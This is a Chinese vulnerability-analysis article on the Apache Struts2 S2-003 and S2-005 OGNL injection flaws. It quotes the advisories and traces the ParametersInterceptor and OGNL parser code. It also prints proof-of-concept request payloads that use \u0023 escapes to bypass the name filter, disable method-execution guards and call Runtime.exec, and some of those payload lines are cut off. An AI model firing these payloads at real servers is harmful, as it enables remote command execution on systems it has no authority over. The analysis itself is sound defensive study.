【Struts2-命令-代码执行漏洞分析系列】S2-003和S3-005

chybeta / 2018-05-07 17:37:00 / 浏览数 21112 安全技术 漏洞分析

S2-003

漏洞信息

漏洞信息页面： https://cwiki.apache.org/confluence/display/WW/S2-003

漏洞成因官方概述：XWork ParameterInterceptors bypass allows OGNL statement execution

漏洞影响：

S2-003

Created by Rene Gielen, last modified on Oct 15, 2008

Summary

XWork ParameterInterceptors bypass allows OGNL statement execution

Who should read this	All Struts 2 developers
Impact of vulnerability	Remote server context manipulation
Maximum security rating	Critical
Recommendation	Developers should immediately upgrade to Struts 2.0.12 or upgrade to XWork 2.0.6
Affected Software	Struts 2.0.0 - Struts 2.0.11.2
Original JIRA Ticket	XW-641, WW-2692
Reporter	Meder Kydyraliev, Google Security Team

环境搭建

s2-003漏洞的payload用到了特殊字符，在高版本tomcat中会失败，需要使用tomcat6来测试。我使用的是6.0.9版本。此外导入的struts版本为2.0.11.2

漏洞利用

POC:


```
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)&('\u0023myret\u003d@java.lang.Runtime@get
```

回显：

```
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)&('\u0023_memberAccess.excludeProperties\u
```

漏洞分析

在struts/xwork-2.0.5-sources.jar!/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java:177 获取到我们传入的参数



在getValueStack之前，执行了一些初始化操作，比如：


```
OgnlContextState.setDenyMethodExecution(contextMap, true);
```

将xwork.MethodAccessor.denyMethodExecution设置为true。为了能够调用方法，需要在poc中的第一部分将denyMethodExecution设置为false，之后才能任

跟入setParameters(action, stack, parameters);至 struts/struts/xwork-2.0.5-sources.jar!/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java:201。此部分开始通过迭代器取出一个个传入的参数，并

假设此时我传入的参数如下，注意这个与poc的不同在于，我将第一个\u0023替换成了#。：


```
('#context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)&('\u0023myret\u003d@java.lang.Runtime@getRunti
```



跟入acceptableName至 struts/xwork-2.0.5-sources.jar!/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java:271

```
protected boolean acceptableName(String name) {
       if (isAccepted(name) && !isExcluded(name)) {
           return true;
       }
       return false;
   }
```


跟入isAccepted(name)



这里通过简单的正则表达式`[\p{Graph}&&[^,#:=]]*`来检测，防止传入恶意特殊字符开头如#等。因此`acceptableName`返回false，接下来的ognl表达式自然也不会执行


```
if (acceptableName) {
   Object value = entry.getValue();
   ...
}
```

但如果传入经过编码后的payload。#对应的unicode为`\u0023`，八进制为`\43`，则可以绕过上述的检测，也即导致`acceptableName`为true，从而进一步执行。



在设置`denyMethodExecution`为false后，poc的第二部分就是通过方法调用来执行任意命令了：

```
('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'calc\')')(bla)(bla)
```



S2-005

漏洞信息

漏洞信息页面： https://cwiki.apache.org/confluence/display/WW/S2-005

漏洞成因官方概述：XWork ParameterInterceptors bypass allows remote command execution

漏洞影响：

S2-005

Created by Rene Gielen, last modified on Aug 15, 2010

Summary

XWork ParameterInterceptors bypass allows remote command execution

Who should read this	All Struts 2 developers
Impact of vulnerability	Remote server context manipulation
Maximum security rating	Critical
Recommendation	Developers should immediately upgrade to Struts 2.2.1 or read the following solution instructions carefully for a configuration change to mitigate the vulnerability
Affected Software	Struts 2.0.0 - Struts 2.1.8.1
Original JIRA Ticket	WW-3470, XW-641
Reporter	Meder Kydyraliev, Google Security Team
CVE Identifier	CVE-2010-1870
Original Description	http://blog.o0o.nu/2010/07/cve-2010-1870-struts2xwork-remote.html

漏洞分析

S2-005的出现时因为官方对S2-003的修补的不完全导致的。官方通过增加安全配置禁止静态方法调用（allowStaticMethodAcces）和类方法执行（MethodAccessor.denyMethodExecution）等来修补。但同样的直接使用上面的技巧，更改poc为：


```
('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecutio
```

即可设置`allowStaticMethodAccess`为true，和`denyMethodExecution`为false，从而导致任意命令执行。可以参考Struts2漏洞分析与研究之S2-005漏洞分析和CVE-
Struts2/XWork remote command execution。其余的代码调用等，与S2-003相同，分析见上。

ognl的解析

一个问题，为什么`\u0023`形式的poc能够被解析呢？


跟入`setValue` 至 struts/xwork-2.0.5-sources.jar!/com/opensymphony/xwork2/util/OgnlValueStack.java:170



跟入`OgnlUtil.setValue`,struts/xwork-2.0.5-sources.jar!/com/opensymphony/xwork2/util/OgnlUtil.java:185


```
public static void setValue(String name, Map context, Object root, Object value) throws OgnlException {
       Ognl.setValue(compile(name), context, root, value);
   }
```

此处name即我们传入的参数(`\u0023...`，跟入`compile`中的`o = Ognl.parseExpression(expression);`:




```
public static Object parseExpression( String expression ) throws OgnlException
   {
       try {
           OgnlParser parser = new OgnlParser( new StringReader(expression) );
           return parser.topLevelExpression();
       }
```

从topLevelExpression就开始了进行语法分析工作。在获得(的token为44后，接着进行expression();的解析。




在其中会调用到 ognl/JavaCharStream.java 的readChar。其中代码摘取部分如下：


```
public char readChar() throws java.io.IOException
{
   ...
   char c;

   if ((buffer[bufpos] = c = ReadByte()) == '\\')
```

```
{
...
int backSlashCnt = 1;

for (;;) // Read all the backslashes
{
    try
    {
        if ((buffer[bufpos] = c = ReadByte()) != '\\')
        {
            UpdateLineColumn(c);
            // found a non-backslash char.
            if ((c == 'u') && ((backSlashCnt & 1) == 1))
            {
            if (--bufpos < 0)
                bufpos = bufsize - 1;
            break;
            }

            backup(backSlashCnt);
            return '\\';
        }
    }
    ...
}
```

读取\，并在之后如果遇到了u则进一步处理：



从而把\u0023转换成了#。之后执行ognl表达式时即执行"#context[\'xwork.MethodAccessor.denyMethodExecution\']=false"



上一篇：从钓鱼样本到某大厂存储型XSS 下一篇：postMessage跨域

1. 1 条回复

zhu****wowo 2019-01-27 15:32:02

这个要怎么解决呢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板